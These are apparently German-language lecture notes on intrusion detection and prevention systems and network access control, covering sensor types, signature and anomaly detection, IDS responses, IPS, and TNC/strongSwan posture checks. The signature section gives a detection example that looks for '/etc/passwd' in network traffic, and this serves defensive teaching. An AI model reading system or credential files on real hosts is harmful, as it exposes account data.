Standard stateful-inspection firewall, Quality of Service (QoS), VPN Support, SSL und SSH inspection, Web filtering, User identity awareness und Application awareness.

Intrusion Detection Systems

Intrusion Detection Systems Basics

Wieso werden diese gebraucht?

Sie können argumentieren, dass wir Paketfiltering-Firewalls haben, welche eine gute Grundlage für den Schutz von Netzwerken und Hosts bietet. Es gibt aber Fälle, wo diese Firewalls nahezu nutzlos sind.

- Sie blocken nur den „unwanted“ Traffic
Wenn jemand die Daten über normalen, gewollten Traffic etwas versendet (z.B. Mail), dann geht dies ohne Probleme durch die Firewall.
- Hindern den internen Benutzer nicht davon ab Malware zu installieren

Ein Weg von diesen Limitationen weg zu kommen setzt voraus dass das Netzwerk sowie die Systemaktivität kontinuierlich überwacht wird. → Intrusion Detection Systems.

Basics

Tasks / Goals

Monitoren des Netzwerks und/oder der Systemaktivität um Attacken bzw. Attackversuche zu entdecken. Die Ausforderung ist das Erkennen von wahren sicherheitskritischen Aktivitäten unter einer potenziell riesigen Menge an legitimer Aktivität, während die Falschalarme minimiert werden.

Components

Im Allgemeinen besteht es aus Sensoren, einer Datenbank, einer Correlation Engine und einer Management Konsole.

Types

Es gibt 3 Haupttypen, welche sich auf der Sensorplatzierung unterscheiden. Ein Host-based IDS (HIDS) monitort einzelne Hosts, während ein Network IDS (NIDS) das ganze oder Teile des Netzwerks überwacht. Dazwischen gibt es die Hybridlösung.

Komponenten und Terminologie

Sensor

Ein Sensor ist eine Hardware und/oder Softwarekomponente welcher entweder die System- oder die Netzwerkaktivität erfasst.

Event

Ein Sensor generiert ein Event, wenn er eine „abnormale“ Aktivität entdeckt.

Alert

Dies variiert nach den Konfigurationen. Einer oder mehrere Events resultieren in einem Alert. Ein Alert meint in den meisten Fällen eine menschliche oder automatische Intervenierung nötig ist.

Database and Correlation Engine

Ein zentralisierter Host, welcher die Events von den verschiedenen Sensoren holt, die korreliert und wenn nötig Alerts generiert.

Management Konsole

Ein Host, welcher durch den IDS Operator genutzt wird um die Konfiguration vorzunehmen oder Reports zu generieren.

False Positive

Ist ein falscher Alert welche durch das IDS gefunden wird.


False Negative

Ist ein sicherheits-kritischer Event, welche durch das IDS nicht gefunden wurde.

Host-based IDS


Überwacht individuelle Hosts. Die Sensoren (Software) sind direkt auf dem Host installiert, welcher überwacht wird. Es analysiert System Calls, Application Logs, File Modifications und auch den Netzwerk-Traffic von und zum Host.

Beispiele: OSSEC, Sentry, Tripwire, Snort

**Network IDS**

Überwacht Netzwerksegmente. Die Sensoren sind dedizierte Geräte im Netzwerk, welche den gewünschten Traffic sehen (Monitor Port auf dem Switch). Es wird der Netzwerk Traffic analysiert auf verdächtige Aktivitäten wie Port Scanning oder Attackversuche.

Beispiele: HP Tipping Point, ISS RealSecure, Snort




	Advantages	Disadvantages
Host-based IDS	<ul style="list-style-type: none"> Effects of an attack are clearly visible and therefore detectable (e.g. detect file modifications) No problems with encrypted network data Few false positives due to context information (OS, apps) 	<ul style="list-style-type: none"> Limited view on one host Puts additional load on the monitored system Cannot be easily hidden and are therefore attackable Trustworthiness of a sensor is questionable after successful attack
Network IDS	<ul style="list-style-type: none"> Broad view of entire activity in monitored segment No additional load for monitored systems Sensors can be well protected (passive monitoring, no IP address needed) 	<ul style="list-style-type: none"> Problems with encrypted traffic Result of an observed attack attempt are hard to see Require additional hardware components Difficult to cope with large traffic volumes (Gigabit Ethernet) Difficult to get all traffic in switched networks

Hybrid IDS

Grundlegende Idee Kombinieren von Sensoren der beiden Typen

Es kombiniert die Vorteile der beiden Lösungen um Angriffe mit hohrer Präzision zu erkennen.

Ein Netzwerksensor erkennt zunächst einen möglichen Angriff gegen einen Host und erzeugt ein Event. Wenn der Host-Sensor eine verdächtige Datei Modifikation kurz danach berichtet, ist die Wahrscheinlichkeit hoch, dass der Angriff tatsächlich erfolgreich war und die Erzeugung eines Alarms ist sicherlich gerechtfertigt.



Operation Range

Der Range ist von sehr kleinen bis zu grossen Umgebungen.

Ein „kleines“ IDS kann benutzt werden um nur einen Host zu überwachen. Alles (Sensoren, Datenbank, Alert Generation und die Konsole) sind auf dem gleichen System. Teilweise sogar auf dem überwachten Hosts.

Ein grosses, hybrided IDS kann benutzt werden um grosse Unternehmensumgebungen zu überwachen. Besteht aus mehreren Host und Netzwerk-basierten Sensoren, die ihre Ereignisse zu einer zentralen Datenbank und Korrelation Engine berichten. Das Korrelationsmodul prüft alle Ereignisse und gibt ggf. Alarmmeldungen aus. Aggregierte Ansicht und Korrelation aller Ereignisse können zu einer präziseren Alertgenerierung führen und Angriffe erkennen, die ein separater Sensor vermutlich übersehen würde.

Challenges

Die Konfiguration und Wartung eines IDS ist eine herausfordernde Aufgabe. Dabei gibt es einige Probleme zu lösen.

- Minimiere die Zahl der False Positive sowie der False Negatives
- Das Zurechtkommen mit grossen Datenmengen
- Wo sollen Sensoren platziert werden
- Das System auf dem aktuellsten Stand halten.
- Es muss eine Richtlinie definiert werden, die beschreibt, was im Falle von Alarmen zu tun ist.
- 24x7 Überwachung braucht Personen

Ein IDS benutzen heist, nicht „kaufen, installieren und konfiguerien und dies nur einmal“. Das Fine-Tuning braucht Zeit und braucht Know-How. Kontinuierliche Adaption ist notwendig um mit den aktuellen Situationen zu Recht zu kommen. Das Outsourcing der Wartung des IDS als Managed Security Service ist in diesem Fall wohl eine gute Idee.

Signatures and Anomaly Detection

Es gibt grundsätzlich zwei Wege wie ein IDS mögliche Eingriffe erkennen kann.

Signatures

Pattern Matching mit den gefundenen Daten auf vordefinierte Signaturen. Zum Beispiel in den Netzwerksdaten nach /etc/passwd suchen. Vorteil dabei, dass wenige False Positives. Nachteilig können aber keine unbekannten Attacken detektiert werden.

Anomaly Detection

Vergleichen der gefundenen Daten mit dem „was als normal bezeichnet wird“. Zum Beispiel loggt sich sich ein Benutzer auf 5 weiteren Hosts innerhalb des Tages ein. Wenn er das 50 mal tut, wird dies als abnormales Verhalten bezeichnet. So können vorher unbekannte Attacken erkannt werden. Es ist aber auch schwer zu konfigurieren und es kommt sicher zu mehr False Positive.

Signaturen überwiegen aber heute immer noch, wobei auf vielen System ein Hybrider Anstanz verfolgt wird.


Signature-based Detection

Idee

Verwenden Sie eine große Signatur-Datenbank (in der Regel von IDS-Anbieter zur Verfügung gestellt), um bekannte Angriffe zu erkennen. Aktualisieren Sie regelmäßig diese Datenbank, um neue Angriffe zu bewältigen. Vergleiche beobachtete Pakete mit der Signaturdatenbank (Mustervergleich)

Challenges

Signaturen sollten nicht so spezifisch sein, dass kleinere Variationen eines Angriffs es ermöglichen, die Erkennung zu vermeiden. Signaturen sollten auch nicht zu generisch sein, da dies zu vielen False - Positive führt. Es sollte nicht leicht möglich sein, dass IDS zu Umgehen mit anderen Encodings oder mit Fragmentierung der Pakete.



Idee

Alles, was nicht "normal" ist, ist ein Angriff. Oft basiert auf Schwellen für bestimmte Zähler oder allgemeine statistische Auswertungen der Netzwerkdaten / System / Benutzer.

Challenges

Das Normalverhalten ist umweltabhängig, also nicht immer gleich. Man kann nicht einfach ein Standardschema des IDS-Anbieters nutzen und verwenden. Die Bestimmung des normalen Verhaltens ist schwierig und verändert sich mit der Zeit. Normalerweise gibt es eine Überschneidung zwischen normaler / böswilliger Aktivität. Berichtete IDS-Alarme sind oft relativ unspezifisch und zeigen nicht eindeutig auf einen bestimmten Angriff (anders als bei Signaturen)

Spezialfall Protocol Anomaly Detection

IDS versucht, Protokollverletzungen zu erkennen (verglichen mit den Spezifikationen). Mehrere Angriffe waren möglich durch die Verwendung eines Protokolls in einer Weise, die nicht den Spezifikationen entspricht. Kann effektiv genutzt werden, da die Anzahl der Protokolle relativ klein und klar definiert ist → Die False Negatives sowie Positive können klein gehalten werden.

Examples

One simple way to perform host-based anomaly detection is to count the **number of failed logins** on a server

Over a certain period, **analyze** the number of failed logins during normal operation (without malicious activity!)

- This can be done by analysing the log file (e.g. the sshd log file)
- The result may be that on average, there are 5 failed logins per day and never more than 15

Based on this data, **define a threshold** to separate normal from malicious behaviour

- E.g. anything above 15 failed logins is considered malicious


If more than 15 failed logins happen a day, **an alert is generated**, as this may mean that illegitimate login attempts are happening

Another possibility to perform host-based anomaly detection is by **execution path profiling**

- Analyse **normal execution path** of programs on a clean (!) system
- Generate a **state diagram** that e.g. contains all transitions between functions during normal operation
- During program execution, **compare** the actual transitions with this state diagram

Can be used to detect **program modifications** that were caused e.g. by malicious code injected during runtime

- Based on the assumptions that additional function calls are added



Network anomaly detection is often done by using **statistical properties** of the network traffic

- To define normal behaviour, analyse network traffic during normal operation in the clean (!) network

...00110011...



Extract traffic characteristics, e.g.:

- Total amount of traffic (overall and per system)
- Frequency distribution of individual protocols
- Byte frequency distribution per protocol and/or protocol field
- Packet length distribution
- Fraction of fragmented packets
- Typical content of certain protocol fields (e.g. IP addresses)
- Traffic activity depending on time of day


Can **detect intrusion attempts and compromised systems** (anomalous communication pattern, e.g. lots of scanning traffic, IRC traffic...)

IDS Responses

Es gibt verschiedene Möglichkeiten, was zu tun ist, wenn ein Alarm (Alert) ausgelöst wird.

- Nichts tun (wenn IDS nur für Nachforschungen betrieben wird)
- Manuelle Handlung
- Automatische Handlung
 - o Verbindung schliessen
 - o Firewallregeln automatisch anpassen
- Verhindern, dass bösartiger Verkehr die Zielsysteme erreicht → IPS

Send TCP Reset




Idee IDS sendet ein TCP Reset an beide Maschinen

Probleme

In den meisten Fällen funktioniert dies nicht. TCP resets müssen die korrekten Sequenznummern nutzen während der End-to-End-Traffic weitergeht. Die Antworten sind immer spät (Einige Pakete sind bereits ausgetauscht). Der Angreifer kann einfach die Verbindung neu aufbauen und es erneut probieren.

Blocker Attacker at Firewall



Idee IDS blockiert den Angreifer permanent (oder für eine gewisse Zeit)

Probleme


Die Antwort zu spät, da sie erst nachher kommt. Daher ineffektiv gegen Einzelpaketattacken. Der Angreifer kann für seine nächsten Angriffe einfach seine IP-Adresse wechseln. Zudem kann es für DDoS missbraucht werden. Blockieren eines legitimen Benutzer durch "Angreifen" von seinem Host mit Source-IP-Adresse Spoofing.

Limitations of Reactive Actions

Alle reaktiven Aktionen haben einige inhärente, grundlegende Schwächen. Einige Pakete gehen immer durch, bis die IDS Antwort geschieht und wirksam ist. Single-Paket Angriffe gehen immer durch. Der gleiche Angriff kann wieder von demselben oder einem anderen Angreifer ausgeführt werden mit demselben oder einen anderen angreifenden Host. Blockieren mit Firewall-Regeln ist anfällig für DoS-Missbrauch.

Können wir es besser machen?

Ja, wenn wir nicht nur passiv den Verkehr überwachen, sondern „stoppen“ und nur weiterleiten, wenn es legitim ist. Dies sollte erlauben, schädlichen Verkehr zu blockieren, bevor er das Zielsystem erreichen kann. → IPS




Marc Rennhard, 14.11.2016, 9-IDS.pptx 26

Idee

Im Gegensatz zum IDS wird der Verkehr nicht passiv überwacht, sondern geht aktiv durch den Sensor. Wenn der Sensor einen Event generiert wird der Traffic temporär geblockt. Sonst wird der Traffic durchgelassen. Wenn der Event in einem Alert endet, wird der Traffic blockiert.

Bei ordnungsgemäßem Betrieb erreicht kein Angriffsverkehr das Zielsystem. Da verdächtige Pakete blockiert und nur weitergeleitet werden, wenn keine Warnung generiert wird. Zudem kann es vor Einzelpaketangriffen schützen.

Network Access Control



Overview

NAC

User Authentication

- **Layer 2 :** IEEE 802.1X (Switches and WLAN access points)
- **Layer 3 :** VPN (IKEv2)
- **Layer 4 :** VPN (proprietary e.g. TLS-based methods)

Configuration Assessment


- Messung der Konfigurationen bevor der Netzwerkzugriff erlaubt wird
- Vergleicht die Messungen mit den Netzwerkzugsrichtlinien
- In regelmässigen Abständen werden die Computerplattformen neu bewertet.

Policy Enforcement

Erzwingt Sicherheitsrichtlinien auf die nicht kompatiblen Computer(plattformen).


strongSwan Android VPN Client

Das ganze wird am Beispiel dieses Clients gezeigt. Wenn es ganz normal ist, wie die Verbindung zugelassen.




Informationssicherheit 2

Wenn man nun aber ein Paket aus einer Source installiert, welcher nicht zu vertrauen ist, wird der Client isoliert.



Starte man diese App dann auch noch, wird der Client ganz geblockt.



<https://github.com/strongswan/strongTNC>

Andreas Steffen, 19.11.2016, 10-NAC.pptx 11

Measurement Policies and Enforcements

Aktuell unterstützte Policytypen.

PWDEN	Factory Default Password Enabled
FWDEN	Forwarding Enabled
TCPOP	TCP Ports allowed to be Open
TCPBL	TCP Ports to be Blocked
UDPOP	UDP Ports allowed to be Open
UDPBL	UDP Ports to be Blocked
PCKGS	Installed Packages
UNSRC	Unknown Sources
SWIDT	Software ID (SWID) Tag Inventory
FREFM	File Reference Measurement
FMEAS	File Measurement
FMETA	File Metadata
DREFM	Directory Reference Measurement
DMEAS	Directory Measurement
DMETA	Directory Metadata
TPMRA	TPM-based Remote Attestation

NAC Compatibility Issue

Aufgrund der verschiedenen Ausführungen von den Herstellern muss man sich grundsätzlich auf einen Standard festlegen.

Proprietäre Lösungen

- Cisco => Network Admisson Control (NAC)
- Microsoft => Network Access Protection (PAP)

Informationssicherheit 2

- Juniper => Unified Access Control (UAC)
- HP => ProCurve Access Control Security Solution
- Still Secure => Safe Access

Emerging Standards


- Trusted Computing Group (TCG) => Trusted Network Connect (TNC)
- IETF => Network Endpoint Assessment (NEA)

Open Source Lösungen

- Wpa_supplicant
- TNC@FHH
- strongSwan
- jTNC

Microsoft Network Access Protection (NAP)


Eingeführt mit Windows Vista / Server 2008, Statement of Health (SoH) protocol, VPN-Zugang über dynamische Ausgabe von gültigen Zertifikaten.



- Introduced with Windows Vista / Server 2008
- Statement of Health (SoH) protocol
- VPN access via dynamic issue of Statement of Health Certificates




Andreas Steffen, 19.11.2016, 10-NAC.pptx 16




Trusted Network Connect

IKEv2 with EAP & Server Certificate



Andreas Steffen, 19.11.2016, 10-NAC.pptx 20

TNC IF-T Protocol via IKEv2 EAP-TTLS



Standards

[RFC 5209](#) Network Endpoint Assessment (NEA), June 2008

- Overview and Requirements

[RFC 5792](#) PA-TNC, March 2010

- A Posture Attribute Protocol Compatible with Trusted Network Connect
- IETF RFC is compatible with TCG standard [TNC IF-M 1.0](#)

[RFC 5793](#) PB-TNC, March 2010

